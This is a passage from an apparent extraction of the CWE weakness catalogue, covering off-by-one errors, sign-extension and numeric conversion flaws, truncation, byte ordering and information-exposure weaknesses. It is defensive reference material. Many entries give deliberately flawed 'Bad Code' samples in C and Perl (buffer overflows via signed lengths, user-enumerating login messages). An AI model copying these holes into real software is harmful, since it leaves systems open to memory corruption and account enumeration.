/* copy pattern parameter to variable, no off-by-one overflow */
strncpy(Pattern, argv[3], sizeof(Pattern)-1);
```

Example 3:

Similarly, this example uses the `strncat` and `sprintf` functions incorrectly, failing to account for the null character function will add.

C Example:

Bad Code

```
char lastname[20];
char firstname[20];
char name[40];
char fullname[40];
strncat(name, firstname, sizeof(name));
strncat(name, lastname, sizeof(name));
sprintf(fullname, sizeof(fullname), "%s", name);
```

By leaving a free byte at the end of the buffers for a null character to be added, the off-by-one weakness is avoided.

C Example:

Good Code

```
char lastname[20];
char firstname[20];
char name[40];
char fullname[40];
strncat(name, firstname, sizeof(name)-1);
strncat(name, lastname, sizeof(name)-1);
sprintf(fullname, sizeof(fullname)-1, "%s", name);
```

Example 4:

The Off-by-one error can also be manifested when reading characters of a character array using a loop that has the incorrect size as a continuation condition and attempts to read beyond the end of the buffer for the character array as shown in the following example.

C Example:

Bad Code

```
#define PATH_SIZE 60
char filename[PATH_SIZE];
for(i=0; i<=PATH_SIZE; i++) {
    char c = getc();
    if (c == 'EOF') {
        filename[i] = '\0';
    }
    filename[i] = getc();
}
```

C Example:

Good Code

```
for(i=0; i<PATH_SIZE; i++) {
    ...
}
```

Example 5:

As another example the Off-by-one error can occur when using the `sprintf` library function to copy a string variable to a formatted string variable and the original string variable comes from an untrusted source. As in the following example where a local function, `setFilename` is used to store the value of a filename to a database but first uses `sprintf` to format the filename. The `setFilename` function includes an input parameter with the name of the file that is used as the copy source in the `sprintf` function. The `sprintf` function will copy the file name to a char array of size 20 and specifies the format of the new variable as 16 characters followed by the file extension `.dat`.

C Example:

Bad Code

```
int setFilename(char *filename) {
    char name[20];
    sprintf(name, "%16s.dat", filename);
    int success = saveFormattedFilenameToDB(name);
    return success;
}
```

However this will cause an Off-by-one error if the original filename is exactly 16 characters or larger because the format of 16 characters with the file extension is exactly 20 characters and does not take into account the required null terminator that will be placed at the end of the string.

Observed Examples






Reference	Description
CVE-1999-1568	
CVE-2001-0609	An off-by-one enables a terminating null to be overwritten, which causes 2 strings to be merged and enable a format string.
CVE-2001-1391	
CVE-2001-1496	
CVE-2002-0083	
CVE-2002-0653	
CVE-2002-0844	
CVE-2002-1721	Off-by-one error causes an sprintf call to overwrite a critical internal variable with a null value.
CVE-2002-1745	Off-by-one error allows source code disclosure of files with 4 letter extensions that match an accepted 3-letter extension.
CVE-2002-1816	Off-by-one buffer overflow.
CVE-2003-0252	
CVE-2003-0356	
CVE-2003-0466	Off-by-one error in function used in many products leads to a buffer overflow during pathname management, as demonstrated using multiple commands in an FTP server.
CVE-2003-0625	Off-by-one error allows read of sensitive memory via a malformed request.
CVE-2004-0005	
CVE-2004-0342	This is an interesting example that might not be an off-by-one.
CVE-2004-0346	
CVE-2006-4574	Chain: security monitoring product has an off-by-one error that leads to unexpected length values, triggering an assertion.

Potential Mitigations

Implementation

When copying character arrays or using character manipulation methods, the correct size parameter must be used to account for the null terminator that needs to be added at the end of the array. Some examples of functions susceptible to this weakness in C include strcpy(), strncpy(), strcat(), strncat(), printf(), sprintf(), scanf() and sscanf().

Relationships

Nature	Type	ID	Name	CVSS	Page
CanPrecede		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	1000	175
CanPrecede		170	Improper Null Termination	1000	245
CanPrecede		617	Reachable Assertion	1000	724
ChildOf		682	Incorrect Calculation	699 1000	802
ChildOf		741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866

Relationship Notes

This is not always a buffer overflow. For example, an off-by-one error could be a factor in a partial comparison, a read from the wrong memory location, an incorrect conditional, etc.

Research Gaps

Under-studied. It requires careful code analysis or black box testing, where inputs of excessive length might not cause an error. Off-by-ones are likely triggered by extensive fuzzing, with the attendant diagnostic problems.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Off-by-one Error
CERT C Secure Coding	STR31-C	Guarantee that storage for strings has sufficient space for character data and the null terminator

References

Halvar Flake. "Third Generation Exploits". presentation at Black Hat Europe 2001. < <http://www.blackhat.com/presentations/bh-europe-01/halvar-flake/bh-europe-01-halvarflake.ppt> >.

Steve Christey. "Off-by-one errors: a brief explanation". Secprog and SC-L mailing list posts. 2004-05-05. < <http://marc.theaimsgroup.com/?l=secprog&m=108379742110553&w=2> >.

klog. "The Frame Pointer Overwrite". Phrack Issue 55, Chapter 8. 1999-09-09. < <http://kaizo.org/mirrors/phrack/phrack55/P55-08> >.

G. Hoglund and G. McGraw. "Exploiting Software: How to Break Code (The buffer overflow chapter)". Addison-Wesley. February 2004.

CWE-194: Unexpected Sign Extension

Weakness ID: 194 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software performs an operation on a number that causes it to be sign extended when it is transformed into a larger data type. When the original number is negative, this can produce unexpected values that lead to resultant weaknesses.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Integrity

Confidentiality

Availability

When an unexpected sign extension occurs in code that operates directly on memory buffers, such as a size value or a memory index, then it could cause the program to write or read outside the boundaries of the intended buffer. If the numeric value is associated with an application-level resource, such as a quantity or price for a product in an e-commerce site, then the sign extension could produce a value that is much higher (or lower) than the application's allowable range.

Likelihood of Exploit

High

Demonstrative Examples

The following code reads a maximum size and performs a sanity check on that size. It then performs a strncpy, assuming it will not exceed the boundaries of the array. While the use of "short s" is forced in this particular example, short int's are frequently used within real-world code, such as code that processes structured data.

C Example:

Bad Code

```
int GetUntrustedInt () {
    return(0x0000FFFF);
}
void main (int argc, char **argv) {
    char path[256];
    char *input;
    int i;
    short s;
    unsigned int sz;
    i = GetUntrustedInt();
    s = i;
    /* s is -1 so it passes the safety check - CWE-697 */
    if (s > 256) {
        DiePainfully("go away!\n");
    }
}
```

```

/* s is sign-extended and saved in sz */
sz = s;
/* output: i=65535, s=-1, sz=4294967295 - your mileage may vary */
printf("i=%d, s=%d, sz=%u\n", i, s, sz);
input = GetUserInput("Enter pathname:");
/* strncpy interprets s as unsigned int, so it's treated as MAX_INT
(CWE-195), enabling buffer overflow (CWE-119) */
strncpy(path, input, s);
path[255] = '\0'; /* don't want CWE-170 */
printf("Path is: %s\n", path);
}

```

Observed Examples

Reference	Description
CVE-1999-0234	Sign extension error produces -1 value that is treated as a command separator, enabling OS command injection.
CVE-2003-0161	Product uses "char" type for input character. When char is implemented as a signed type, ASCII value 0xFF (255), a sign extension produces a -1 value that is treated as a program-specific separator value, effectively disabling a length check and leading to a buffer overflow. This is also a multiple interpretation error.
CVE-2005-2753	Sign extension when manipulating Pascal-style strings leads to integer overflow and improper memory copy.
CVE-2006-1834	chain: signedness error allows bypass of a length check; later sign extension makes exploitation easier.
CVE-2007-4988	chain: signed short width value in image processor is sign extended during conversion to unsigned int, which leads to integer overflow and heap-based buffer overflow.

Potential Mitigations

Implementation

Avoid using signed variables if you don't need to represent negative values. When negative values are needed, perform sanity checks after you save those values to larger data types, or before passing them to functions that are expecting unsigned values.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	B	681	Incorrect Conversion between Numeric Types	699	801
<i>CanAlsoBe</i>	C	192	<i>Integer Coercion Error</i>	1000	274
<i>CanAlsoBe</i>	B	197	<i>Numeric Truncation Error</i>	1000	285

Relationship Notes

Sign extension errors can lead to buffer overflows and other memory-based problems. They are also likely to be factors in other weaknesses that are not based on memory operations, but rely on numeric calculation.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Sign extension error

References

John McDonald, Mark Dowd and Justin Schuh. "C Language Issues for Application Security". 2008-01-25. < <http://www.informit.com/articles/article.aspx?p=686170&seqNum=6> >.
 Robert Seacord. "Integral Security". 2006-11-03. < <http://www.ddj.com/security/193501774> >.

Maintenance Notes

This entry is closely associated with signed-to-unsigned conversion errors (CWE-195) and other numeric errors. These relationships need to be more closely examined within CWE.

CWE-195: Signed to Unsigned Conversion Error

Weakness ID: 195 (*Weakness Variant*)

Status: Draft

Description

Summary

A signed-to-unsigned conversion error takes place when a signed primitive is used as an unsigned value, usually as a size variable.

Extended Description

It is dangerous to rely on implicit casts between signed and unsigned numbers because the result can take on an unexpected value and violate assumptions made by the program.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Availability

Conversion between signed and unsigned values can lead to a variety of errors, but from a security standpoint is most commonly associated with integer overflow and buffer overflow vulnerabilities.

Demonstrative Examples

Example 1:

In this example the variable amount can hold a negative value when it is returned. Because the function is declared to return an unsigned int, amount will be implicitly converted to unsigned.

C Example:

Bad Code

```
unsigned int readdata () {
    int amount = 0;
    ...
    if (result == ERROR)
        amount = -1;
    ...
    return amount;
}
```

If the error condition in the code above is met, then the return value of readdata() will be 4,294,967,295 on a system that uses 32-bit integers.

Example 2:

In this example, depending on the return value of accessmainframe(), the variable amount can hold a negative value when it is returned. Because the function is declared to return an unsigned value, amount will be implicitly cast to an unsigned number.

C Example:

Bad Code

```
unsigned int readdata () {
    int amount = 0;
    ...
    amount = accessmainframe();
    ...
    return amount;
}
```

If the return value of accessmainframe() is -1, then the return value of readdata() will be 4,294,967,295 on a system that uses 32-bit integers.

Example 3:

The following code is intended to read an incoming packet from a socket and extract one or more headers.

C Example:

Bad Code

```
DataPacket *packet;
int numHeaders;
PacketHeader *headers;
sock=AcceptSocketConnection();
ReadPacket(packet, sock);
numHeaders =packet->headers;
```

```

if (numHeaders > 100) {
    ExitError("too many headers!");
}
headers = malloc(numHeaders * sizeof(PacketHeader);
ParsePacketHeaders(packet, headers);

```

The code performs a check to make sure that the packet does not contain too many headers. However, `numHeaders` is defined as a signed int, so it could be negative. If the incoming packet specifies a value such as -3, then the `malloc` calculation will generate a negative number (say, -300 if each header can be a maximum of 100 bytes). When this result is provided to `malloc()`, it is first converted to a `size_t` type. This conversion then produces a large value such as 4294966996, which may cause `malloc()` to fail or to allocate an extremely large amount of memory (CWE-195). With the appropriate negative numbers, an attacker could trick `malloc()` into using a very small positive number, which then allocates a buffer that is much smaller than expected, potentially leading to a buffer overflow.

Example 4:

This example processes user input comprised of a series of variable-length structures. The first 2 bytes of input dictate the size of the structure to be processed.

C Example:

Bad Code

```

char* processNext(char* strm) {
    char buf[512];
    short len = *(short*) strm;
    strm += sizeof(len);
    if (len <= 512) {
        memcpy(buf, strm, len);
        process(buf);
        return strm + len;
    }
    else {
        return -1;
    }
}

```

The programmer has set an upper bound on the structure size: if it is larger than 512, the input will not be processed. The problem is that `len` is a signed short, so the check against the maximum structure length is done with signed values, but `len` is converted to an unsigned integer for the call to `memcpy()` and the negative bit will be extended to result in a huge value for the unsigned integer. If `len` is negative, then it will appear that the structure has an appropriate size (the if branch will be taken), but the amount of memory copied by `memcpy()` will be quite large, and the attacker will be able to overflow the stack with data in `strm`.

Observed Examples

Reference	Description
CVE-2007-4268	Chain: integer signedness passes signed comparison, leads to heap overflow

Relationships

Nature	Type	ID	Name	✓	Page
CanPrecede		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	1000	175
ChildOf		189	Numeric Errors	699	269
ChildOf		681	Incorrect Conversion between Numeric Types	699 1000	801
<i>CanAlsoBe</i>		192	<i>Integer Coercion Error</i>	1000	274
<i>CanAlsoBe</i>		197	<i>Numeric Truncation Error</i>	1000	285

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Signed to unsigned conversion error

CWE-196: Unsigned to Signed Conversion Error

Description

Summary

An unsigned-to-signed conversion error takes place when a large unsigned primitive is used as a signed value.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Availability

Incorrect sign conversions generally lead to undefined behavior, and therefore crashes.

Integrity

If a poor cast lead to a buffer overflow or similar condition, data integrity may be affected.

Integrity

Improper signed-to-unsigned conversions without proper checking can sometimes trigger buffer overflows which can be used to execute arbitrary code. This is usually outside the scope of a program's implicit security policy.

Likelihood of Exploit

Medium

Demonstrative Examples

In the following example, it is possible to request that memcopy move a much larger segment of memory than assumed:

C Example:

Bad Code

```
int returnChunkSize(void *) {
    /* if chunk info is valid, return the size of usable memory,
     * else, return -1 to indicate an error
     */
    ...
}
int main() {
    ...
    memcpy(destBuf, srcBuf, (returnChunkSize(destBuf)-1));
    ...
}
```

If returnChunkSize() happens to encounter an error, and returns -1, memcpy will assume that the value is unsigned and therefore interpret it as MAXINT-1, therefore copying far more memory than is likely available in the destination buffer.

Potential Mitigations

Requirements specification: Choose a language which is not subject to these casting flaws.

Architecture and Design

Design object accessor functions to implicitly check values for valid sizes. Ensure that all functions which will be used as a size are checked previous to use as a size. If the language permits, throw exceptions rather than using in-band errors.

Implementation

Error check the return values of all functions. Be aware of implicit casts made, and use unsigned variables for sizes if at all possible.

Other Notes

Often, functions will return negative values to indicate a failure state. In the case of functions which return values which are meant to be used as sizes, negative return values can have unexpected results. If these values are passed to the standard memory copy or allocation functions, they will implicitly cast the negative error-indicating value to a large unsigned value. In the case of

allocation, this may not be an issue; however, in the case of memory and string copy functions, this can lead to a buffer overflow condition which may be exploitable. Also, if the variables in question are used as indexes into a buffer, it may result in a buffer underflow condition.

Although less frequent an issue than signed-to-unsigned casting, unsigned-to-signed casting can be the perfect precursor to dangerous buffer underwrite conditions that allow attackers to move down the stack where they otherwise might not have access in a normal buffer overflow condition. Buffer underwrites occur frequently when large unsigned values are cast to signed values, and then used as indexes into a buffer or for pointer arithmetic.

Relationships

Nature	Type	ID	Name	CVSS	Page
CanAlsoBe	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	1000	180
CanAlsoBe	B	124	Buffer Underwrite ('Buffer Underflow')	1000	191
ChildOf	B	681	Incorrect Conversion between Numeric Types	699 1000	801
CanAlsoBe	C	192	Integer Coercion Error	1000	274
CanAlsoBe	B	197	Numeric Truncation Error	1000	285

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Unsigned to signed conversion error

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
92	Forced Integer Overflow	

CWE-197: Numeric Truncation Error

Weakness ID: 197 (Weakness Base)

Status: Incomplete

Description

Summary

Truncation errors occur when a primitive is cast to a primitive of a smaller size and data is lost in the conversion.

Extended Description

When a primitive is cast to a smaller primitive, the high order bits of the large value are lost in the conversion, potentially resulting in an unexpected value that is not equal to the original value. This value may be required as an index into a buffer, a loop iterator, or simply necessary state data. In any case, the value cannot be trusted and the system will be in an undefined state. While this method may be employed viably to isolate the low bits of a value, this usage is rare, and truncation usually implies that an implementation error has occurred.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Integrity

The true value of the data is lost and corrupted data is used.

Likelihood of Exploit

Low

Demonstrative Examples

This example, while not exploitable, shows the possible mangling of values associated with truncation errors:

C Example:

```
#include <stdio.h>
int main() {
    int intPrimitive;
    short shortPrimitive;
    intPrimitive = (int)(~((int)0) ^ (1 << (sizeof(int)*8-1)));
    shortPrimitive = intPrimitive;
    printf("Int MAXINT: %d\nShort MAXINT: %d\n",
        intPrimitive, shortPrimitive);
    return (0);
}
```

The above code, when compiled and run, returns the following output: Int MAXINT: 2147483647 Short MAXINT: -1 A frequent paradigm for such a problem being exploitable is when the truncated value is used as an array index, which can happen implicitly when 64-bit values are used as indexes, as they are truncated to 32 bits.

Observed Examples

Reference	Description
CVE-2008-3282	Size of a particular type changes for 64-bit platforms, leading to an integer truncation in document processor causes incorrect index to be generated.
CVE-2009-0231	Integer truncation of length value leads to heap-based buffer overflow.

Potential Mitigations

Implementation

Ensure that no casts, implicit or explicit, take place that move from a larger size primitive or a smaller size primitive.

Relationships

Nature	Type	ID	Name	V	Page
CanAlsoBe	C	192	Integer Coercion Error	1000	274
CanAlsoBe	B	194	Unexpected Sign Extension	1000	280
CanAlsoBe	V	195	Signed to Unsigned Conversion Error	1000	281
CanAlsoBe	V	196	Unsigned to Signed Conversion Error	1000	283
ChildOf	B	681	Incorrect Conversion between Numeric Types	699 1000	801
ChildOf	C	738	CERT C Secure Coding Section 04 - Integers (INT)	734	865

Research Gaps

This weakness has traditionally been under-studied and under-reported, although vulnerabilities in popular software have been published in 2008 and 2009.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Numeric truncation error
CLASP		Truncation error
CERT C Secure Coding	INT02-C	Understand integer conversion rules
CERT C Secure Coding	INT05-C	Do not use input functions to convert character data if they cannot handle all possible inputs
CERT C Secure Coding	INT31-C	Ensure that integer conversions do not result in lost or misinterpreted data

CWE-198: Use of Incorrect Byte Ordering

Weakness ID: 198 (Weakness Base)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not account for byte ordering (e.g. big-endian and little-endian) when processing the input, causing an incorrect number or value to be used.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Detection Methods

Black Box

Because byte ordering bugs are usually very noticeable even with normal inputs, this bug is more likely to occur in rarely triggered error conditions, making them difficult to detect using black box methods.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	188	Reliance on Data/Memory Layout	1000	268
ChildOf	C	189	Numeric Errors	699	269

Research Gaps

Under-reported.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Numeric Byte Ordering Error

CWE-199: Information Management Errors

Category ID: 199 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of sensitive information.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	19	Data Handling	699	15
ParentOf	C	200	Information Exposure	699	287
ParentOf	C	216	Containment Errors (Container Errors)	699	307
ParentOf	C	221	Information Loss or Omission	699	309
ParentOf	B	779	Logging of Excessive Data	699	911

CWE-200: Information Exposure

Weakness ID: 200 (Weakness Class)

Status: Incomplete

Description

Summary

An information exposure is the intentional or unintentional disclosure of information to an actor that is not explicitly authorized to have access to that information.

Extended Description

The information either

- (1) is regarded as sensitive within the product's own functionality, such as a private message; or

(2) provides information about the product or its environment that could be useful in an attack but is normally not available to the attacker, such as the installation path of a product that is remotely accessible.

Many information exposures are resultant (e.g. path disclosure in PHP script error), but they can also be primary (e.g. timing discrepancies in crypto). There are many different types of problems that involve information exposures. Their severity can range widely depending on the type of information that is revealed.

Alternate Terms

Information Disclosure

This term is frequently used in vulnerability databases and other sources, however "disclosure" does not always have security implications. The phrase "information disclosure" is also used frequently in policies and legal documents, but do not refer to disclosure of security-relevant information.

Information Leak

This is a frequently used term, however the "leak" term has multiple uses within security. In some cases it deals with exposure of information, but in other cases (such as "memory leak") this deals with improper tracking of resources which can lead to exhaustion. As a result, CWE is actively avoiding usage of the "leak" term.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Likelihood of Exploit

High

Potential Mitigations

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	199	Information Management Errors	699	287
ChildOf	C	668	Exposure of Resource to Wrong Sphere	1000	783
ChildOf	C	717	OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling	629	848
ParentOf	V	201	<i>Information Exposure Through Sent Data</i>	699 1000	289
ParentOf	V	202	<i>Privacy Leak through Data Queries</i>	699	290
ParentOf	C	203	<i>Information Exposure Through Discrepancy</i>	699 1000	291
ParentOf	B	209	<i>Information Exposure Through an Error Message</i>	699 1000	296
ParentOf	B	212	<i>Improper Cross-boundary Removal of Sensitive Data</i>	699 1000	302
ParentOf	B	213	<i>Intended Information Leak</i>	699 1000	304
ParentOf	V	214	<i>Process Environment Information Leak</i>	699 1000	305
ParentOf	V	215	<i>Information Exposure Through Debug Information</i>	699 1000	306
ParentOf	B	226	<i>Sensitive Information Uncleared Before Release</i>	699 1000	311

Nature	Type	ID	Name	V	Page
ParentOf	G	359	Privacy Violation	1000	459
ParentOf	V	497	Exposure of System Data to an Unauthorized Control Sphere	699 1000	628
CanFollow	V	498	Information Leak through Class Cloning	699 1000	629
CanFollow	V	499	Serializable Class Containing Sensitive Data	699 1000	631
ParentOf	V	524	Information Leak Through Caching	699 1000	646
ParentOf	V	526	Information Leak Through Environmental Variables	699 1000	647
ParentOf	B	538	File and Directory Information Exposure	699 1000	655
ParentOf	V	598	Information Leak Through Query Strings in GET Request	699 1000	704
ParentOf	V	612	Information Leak Through Indexing of Private Data	699 1000	719
MemberOf	V	635	Weaknesses Used by NVD	635	738

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Information Leak (information disclosure)
OWASP Top Ten 2007	A6	CWE More Specific	Information Leakage and Improper Error Handling
WASC	13		Information Leakage

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
13	Subverting Environment Variable Values	
22	Exploiting Trust in Client (aka Make the Client Invisible)	
59	Session Credential Falsification through Prediction	
60	Reusing Session IDs (aka Session Replay)	
79	Using Slashes in Alternate Encoding	
281	Analytic Attacks	

CWE-201: Information Exposure Through Sent Data

Weakness ID: 201 (Weakness Variant)

Status: Draft

Description

Summary

The accidental exposure of sensitive information through sent data refers to the transmission of data which are either sensitive in and of itself or useful in the further exploitation of the system through standard data channels.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Exposure of sensitive data

Demonstrative Examples

The following is an actual mysql error statement:

SQL Example:

Result

```
Warning: mysql_pconnect(): Access denied for user: 'root@localhost' (Using password: N1nj4) in /usr/local/www/wi-data/includes/database.inc on line 4
```

Potential Mitigations

Requirements specification: Specify data output such that no sensitive data is sent.

Implementation

Ensure that any possibly sensitive data specified in the requirements is verified with designers to ensure that it is either a calculated risk or mitigated elsewhere. Any information that is not necessary to the functionality should be removed in order to lower both the overhead and the possibility of security sensitive data being sent.

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Setup default error message to handle unexpected errors.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		200	Information Exposure	699 1000	287
CanAlsoBe		202	Privacy Leak through Data Queries	1000	290
CanAlsoBe		209	Information Exposure Through an Error Message	1000	296

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Accidental leaking of sensitive information through sent data

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
12	Choosing a Message/Channel Identifier on a Public/Multicast Channel	

CWE-202: Privacy Leak through Data Queries

Weakness ID: 202 (Weakness Variant)

Status: Draft

Description

Summary

When trying to keep information confidential, an attacker can often infer some of the information by using statistics.

Extended Description

In situations where data should not be tied to individual users, but a large number of users should be able to make queries that "scrub" the identity of users, it may be possible to get information about a user -- e.g., by specifying search terms that are known to be unique to that user.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Sensitive information may possibly be leaked through data queries accidentally.

Likelihood of Exploit

Medium

Demonstrative Examples

See the book Translucent Databases for examples.

Potential Mitigations

This is a complex topic. See the book Translucent Databases for a good discussion of best practices.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		200	Information Exposure	699	287
ChildOf		359	Privacy Violation	1000	459
CanAlsoBe		201	Information Exposure Through Sent Data	1000	289

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Accidental leaking of sensitive information through data queries

CWE-203: Information Exposure Through Discrepancy

Weakness ID: 203 (Weakness Class)

Status: Incomplete

Description

Summary

The product behaves differently or sends different responses in a way that exposes security-relevant information about the state of the product, such as whether a particular operation was successful or not.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Setup generic response for error condition. The error page should not disclose information about the success or failure of a sensitive operation. For instance, the login page should not confirm that the login is correct and the password incorrect. The attacker who tries random account name may be able to guess some of them. Confirming that the account exists would make the login page more susceptible to brute force attack.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		200	Information Exposure	699	287
ChildOf		717	OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling	1000	848
ChildOf		728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854
ParentOf		204	Response Discrepancy Information Exposure	699	291
ParentOf		205	Information Exposure Through Behavioral Discrepancy	1000	293
ParentOf		208	Timing Discrepancy Information Leak	699	295
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Discrepancy Information Leaks
OWASP Top Ten 2007	A6	CWE More Specific	Information Leakage and Improper Error Handling
OWASP Top Ten 2004	A7	CWE More Specific	Improper Error Handling

CWE-204: Response Discrepancy Information Exposure

Weakness ID: 204 (Weakness Base)

Status: Incomplete

Description

Summary

The software provides different responses to incoming requests in a way that allows an actor to determine system state information that is outside of that actor's control sphere.

Extended Description

This issue frequently occurs during authentication, where a difference in failed-login messages could allow an attacker to determine if the username is valid or not. These exposures can be inadvertent (bug) or intentional (design).

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

The following code checks validity of the supplied username and password and notifies the user of a successful or failed login.

Perl Example:

Bad Code

```
my $username=param('username');
my $password=param('password');
if (IsValidUsername($username) == 1)
{
  if (IsValidPassword($username, $password) == 1)
  {
    print "Login Successful";
  }
  else
  {
    print "Login Failed - incorrect password";
  }
}
else
{
  print "Login Failed - unknown username";
}
```

In the above code, there are different messages for when an incorrect username is supplied, versus when the username is correct but the password is wrong. This difference enables a potential attacker to understand the state of the login function, and could allow an attacker to discover a valid username by trying different values until the incorrect password message is returned. In essence, this makes it easier for an attacker to obtain half of the necessary authentication credentials.

While this type of information may be helpful to a user, it is also useful to a potential attacker. In the above example, the message for both failed cases should be the same, such as:

Result

```
"Login Failed - incorrect username or password"
```

Observed Examples

Reference	Description
CVE-2001-1387	
CVE-2001-1483	Enumeration of valid usernames based on inconsistent responses
CVE-2001-1528	Account number enumeration via inconsistent responses.
CVE-2002-0514	
CVE-2002-0515	
CVE-2002-2094	This, and others, use ".." attacks and monitor error responses, so there is overlap with directory traversal.
CVE-2004-0243	
CVE-2004-0294	

Reference	Description
CVE-2004-0778	
CVE-2004-1428	
CVE-2004-2150	User enumeration via discrepancies in error messages.
CVE-2005-1650	User enumeration via discrepancies in error messages.

Potential Mitigations

Architecture and Design

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Architecture and Design

Setup generic response for error conditions. The error page should not disclose information about the success or failure of a sensitive operation. For instance, the login page should not confirm that the login is correct and the password incorrect. The attacker who tries random account name may be able to guess some of them. Confirming that the account exists would make the login page more susceptible to brute force attack.

Relationships

Nature	Type	ID	Name		Page
ChildOf		203	Information Exposure Through Discrepancy	<input checked="" type="checkbox"/>	699 1000
					291

Relationship Notes

can overlap errors related to escalated privileges

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Response discrepancy infoleak

CWE-205: Information Exposure Through Behavioral Discrepancy

Weakness ID: 205 (*Weakness Base*)

Status: Incomplete

Description

Summary

The product's actions indicate important differences based on (1) the internal state of the product or (2) differences from other products in the same class.

Extended Description

For example, attacks such as OS fingerprinting rely heavily on both behavioral and response discrepancies.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms



Languages

- All

Potential Mitigations

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Relationships

Nature	Type	ID	Name		Page
ChildOf		203	Information Exposure Through Discrepancy	<input checked="" type="checkbox"/>	699 1000
					291
ParentOf		206	Internal Behavioral Inconsistency Information Leak		699 1000
					294

Nature	Type	ID	Name	V	Page
ParentOf	V	207	Information Exposure Through an External Behavioral Inconsistency	699 1000	294

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Behavioral Discrepancy Infoleak
WASC	45	Fingerprinting

CWE-206: Internal Behavioral Inconsistency Information Leak

Weakness ID: 206 (Weakness Variant)

Status: Incomplete

Description

Summary

Two separate operations in a product cause the product to behave differently in a way that is observable to an attacker and reveals security-relevant information about the internal state of the product, such as whether a particular operation was successful or not.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-1497	Behavioral infoleak in GUI allows attackers to distinguish between alphanumeric and non-alphanumeric characters in a password, thus reducing the search space.
CVE-2002-2031	File existence via infoleak monitoring whether "onerror" handler fires or not.
CVE-2003-0190	Product immediately sends an error message when user does not exist instead of waiting until the password is provided, allowing username enumeration.
CVE-2005-2025	Valid groupname enumeration via behavioral infoleak (sends response if valid, doesn't respond if not).

Potential Mitigations

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Setup generic response pages for error condition. The error page should not disclose information about the success or failure of a sensitive operation. For instance, the login page should not confirm that the login is correct and the password incorrect. The attacker who tries random account name may be able to guess some of them. Confirming that the account exists would make the login page more susceptible to brute force attack.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	205	Information Exposure Through Behavioral Discrepancy	699 1000	293

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Internal behavioral inconsistency infoleak

CWE-207: Information Exposure Through an External Behavioral Inconsistency

Weakness ID: 207 (Weakness Variant)

Status: Draft

Description**Summary**

